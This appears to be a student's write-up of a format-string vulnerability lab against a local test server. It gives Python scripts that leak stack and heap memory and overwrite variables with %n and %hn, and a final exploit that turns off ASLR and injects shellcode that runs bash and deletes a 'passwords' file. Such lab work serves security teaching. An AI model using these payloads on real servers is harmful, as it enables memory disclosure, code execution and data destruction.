
Task 1: Crashing the Program

The software expects the following 4 bytes on the stack to be a pointer referring to a string with a null termination. Hence the answer entails utilizing the %s format specifier. The program will attempt to access the memory if it is not allocated or is invalid, which may cause a segmentation fault and cause the program to crash.



Task 2: Printing Out the Server Program's Memory

Task 2.A: Stack Data

In order to print out the data on the stack, we can give a keyword (a word that is easily recognizable) to the server and after some '%x' format specifiers, we should see the hex value of our keyword in the server output. So, I will give my name as a keyword (esad) and I will add 1000 padding (which means 1500 %x) and give it to the server. But when I give my keyword, I convert it into hexadecimal numbers and then give it to the server. The server responded to me with a long message. You can see it in the image below.

```
server-10.9.0.5 | dase-11223344-1000-8049db5-80e5320-80e61c0-ffaefac0-ffaef9e8-80e6
2d4-80e5000-ffaefa88-8049f7e-ffaefac0-0-64-8049f47-80e5320-5dc-5dc-ffaefac0-ffaefac
0-85d9720-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-e3636900-80e5000-80e500
0-ffaf00a8-8049eff-ffaefac0-5dc-5dc-80e5320-0-0-0-ffaf0174-0-0-0-5dc-65736164-2d782
52d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252
d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-
252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-25
2d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d
7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d78
25-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825
-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-7
8252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-782
52d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252
d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d7
8-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-
2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d
78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78
252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d7825
2d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d
-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-2
52d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252
d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7
825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-252d782
```

In the image, you can see the first value of the output is our keyword (it is 'dase'). It's now reversed because of the significance of the hex value addresses. In this output, we should see the hexadecimal value of our keyword (esad) but I need the number of addresses in order to find how much '%x' is needed for reading a value from the stack. I wrote a basic Python script to find the index of the hexadecimal of my keyword. It turns out we need 64 '%x.' You can see my Python script below.

```
#!/usr/bin/python3
import sys

N = 1500
val = 0x65736164

padding = b'-%x' * N

content =  (val).to_bytes(4,byteorder='little') + padding

# Write the content to badfile
with open('task2a.txt', 'wb') as f:
  f.write(content)


return_of_server = "dase-11223344-1000-8049db5-80e5320-80e61c0-ffaefac0-ffaef9e8-80e62d4-80e5000-ffaefa88-8049f7e-ffaefac0-0-64-8049f47-80e5320-5dc-5dc-ffaefac0-ffaefac0-85d9720-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-e3636900-80e5000-80e5000-ffaf00a8-8049eff-ffaefac0-5dc-5dc-80e5320-0-0-0-ffaf0174-0-0-0-5dc-65736164-2d78252d"

return_of_server_split = return_of_server.split('-')

for i in range(len(return_of_server_split)):
        if(return_of_server_split[i] == '65736164'):
                print(i)
```


Task 2.B: Heap Data

I found two ways to solve this question. One is from the direct using the 'echo' keyword and the other one is using a file with the 'cat' keyword. Let's begin with the 'echo' keyword We know the address of the secret message from the server's output. We also know how much padding we need to use from the previous task (Task 2.A). All we have to do is that instead of printing the address of 64th, we will print the content of the 64th address. For that purpose, we should use the '%s' format specifier. With a Python script, it's easy to write the payload. You can see the python script below:


```
#!/usr/bin/python3
import sys

val = 0x080b4008
padding = b'-%x' * 63 + b'%s'
content =  (val).to_bytes(4,byteorder='little') + padding

# Write the content to badfile
with open('task2b.txt', 'wb') as f:
  f.write(content)
```



With the ‘echo’ command, we will do the same thing. We just need an extra printf in order to print the content of the given address. Here is the terminal command for echo. You can see that we get the same result from the terminal.



Task 3: Modifying the Server Program’s Memory

Task 3.A: Change the value to a different value


Target variables value is given in the server output as before and after form. After we give our input to the server, the value should be changed. We also know the address of the target variable. We will use the ‘%n’ format in this task. This format specifier makes it easier for you to record how many bytes the format function displayed. You may write arbitrary memory in the server software with this assistance as well. The Python script is given below:

```
val = 0x080e5068


buff = b'-%x' * 63 + b'%n'
content = (val).to_bytes(4, byteorder='little') + buff

with open('task3a.txt', 'wb') as ofile:
    ofile.write(content)
```

The only difference from the previous task is the last format specifier (‘%n’) and the address. When we give the file to the server, you can that the value of the target variable is changed.



Task 3.B: Change the value to 0x5000

For this task, we need to find the value of the 5000. After we convert the hexadecimal value to decimal value, we found 20480 is our value. We need to print 20480 characters in the input. The Python script is given below:


```
val = 0x080e5068


buff = b'-%08x' * 62 + b'-%019917x' + b'%n'
content = (val).to_bytes(4, byteorder='little') + buff

with open('task3b.txt', 'wb') as ofile:
    ofile.write(content)
```

We need 20480 characters in total. We add 19917 more characters in order to reach 20480. We found 19917 from basic mathematics. Currently, we have 4 + 62*9 characters (which is 562

characters). Then we do 20480-562 = 19918. We do 19918-1 = 19917 because we add one dash. And here is the server output given below:



Task 3.C: Change the value to 0xAABBCCDD

In this task, we will use the '%hn' format specifier since the new value is a big one. To speed up the operation, we partition the memory space. As a result, we split the memory addresses into two 2-byte addresses, the first of which contains the smaller value. This is because %n is cumulative; therefore, it is best to save the smaller number first, add characters to it, and then store the bigger value. The Python script is given below:


```
val1 = 0x080e5068
val2 = 2 + val1
and_place_between_address = (0x55555555).to_bytes(4, byteorder='little')

buff = b'%8x' * 62 + b'%43199x'+ b'%hn'
content1 = (val2).to_bytes(4, byteorder='little') + and_place_between_address + (val1).to_bytes(4,
  byteorder='little') + buff

content2 = b'%8738x' + b'%hn'
content = content1 + content2

with open('task3c.txt', 'wb') as ofile:
    ofile.write(content)
```

Our previous characters remain the same. Now we want to reach the first 4 bytes of the requested addresses value (which is AABB). The value of "AABB" in decimal is 43707, and currently, we have 4 + 4 + 4 + 62*8 = 508. The first 4 characters come from the smaller address that we'll use, the next 4 characters to put 'UUUU' character in order to write two addresses next to each other, and the last 4 character is the big address that we'll use. We do 43707 – 508 = 43199. That's why we add 43199 more characters. In the bigger address, we need to calculate how many characters we need in order to reach 'CCDD.' The value of the CCDD is 52445. So we do 52445 – 43707 = 8738. So with this input, we should change the value to 'AABBCCDD'



Task 4: Inject Malicious Code into the Server Program

Understanding the Stack Layout

Question1:

- The address of the 3 is equal to the input buffer's address. In my case, it's 0xffffd0d0
- The address of the 2 is equal to the frame pointer's address + 4 bytes. In my case, it's 0xffffcffc

Question2:

- We have answered that question in task2a. We need a 64 %x format specifier in order to move the format string argument pointer to 3

Shellcode

This part was the hardest task that I have done for this project. In the beginning, I forgot the type '$ sudo sysctl -w kernel.randomize_va_space=0' command to the terminal. That's why I'm trying to guess the frame pointer and input buffer's address. Thankfully, it struck with me that there should be some command to prevent this randomization. Because every time a given input to the server, the server outputs me a different frame pointer and input buffer. After I prevent the randomization for the addresses, I start my injection. First, I have created a file named password in the bin folder. My plan is to delete this folder with code injection. But first, I need to play with the return address. The return address would be + 4 bytes to the frame pointer address. In our architecture, the stack is aligned on a 4-byte boundary. The other thing we need is an arbitrary number. I have added 500 to the input buffer address in order to calculate the new value that will be written to the return address on the stack. So this new value will point to our malicious code. We will do the same thing as we did in task3. The value that we need to calculate is Input buffer's address + 500. The Python script is given in below:

```
47 ############################################################
48 #
49 #    Construct the format string here
50 #
51 ############################################################
52
53 # server-10.9.0.5 | The input buffer's address:    0xffffd0d0
54
55 # server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffcff8
56
57
58 # 0xffffd0d0 + 500 = 0xffffd2c4 -> value
59
60 val1 = 0xffffcff8 + 4
61 val2 = val1 + 2
62 and_place_between_address = (0x55555555).to_bytes(4, byteorder='little')
63
64 # 12 + 62*8 + 53448 = 53956 = d2c4
65 buff = b'%08x' * 62 + b'%053448x'+ b'%hn'
66 content1 = (val1).to_bytes(4, byteorder='little') + and_place_between_address + (val2).to_bytes(4,
   byteorder='little') + buff
67
68 # 53956 + 11579 = 65535 = ffff
69 content2 = b'%011579x' + b'%hn\x00'
70 content[:len(content1+content2)] = (content1 + content2)
```

The code is basically the same as we did in task 3. That's why I'm not going to explain it again.

The other important thing is the shellcode in the input. I have put my shellcode as the last part of my input (payload).

```
36 N = 1500
37 # Fill the content with NOP's
38 content = bytearray(0x90 for i in range(N-1)) + b'\x00'
39
40 # Choose the shellcode version based on your target
41 shellcode = shellcode_32
42
43 # Put the shellcode somewhere in the payload
44 start = N - len(shellcode)               # Change this number
45 content[start-1:start + len(shellcode)-1] = shellcode
46
```

```
 4 # 32-bit Generic Shellcode
 5 shellcode_32 = (
 6     "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
 7     "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
 8     "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
 9     "/bin/bash*"
10     "-c*"
11     # The * in this line serves as the position marker         *
12     "ls;rm passwords;ls;echo '===== Success! ======'                  *"
13     "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
14     "BBBB"    # Placeholder for argv[1] --> "-c"
15     "CCCC"    # Placeholder for argv[2] --> the command string
16     "DDDD"    # Placeholder for argv[3] --> NULL
17 ).encode('latin-1')
```

```
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000055555
555The target variable's value (after):  0x11223344
server-10.9.0.5 | core  format  passwords  server
server-10.9.0.5 | core  format  server
server-10.9.0.5 | ===== Success! ======
```

As you can see, the passwords file is gone in the second 'ls' command. In this way, I have successfully run my malicious code on the server.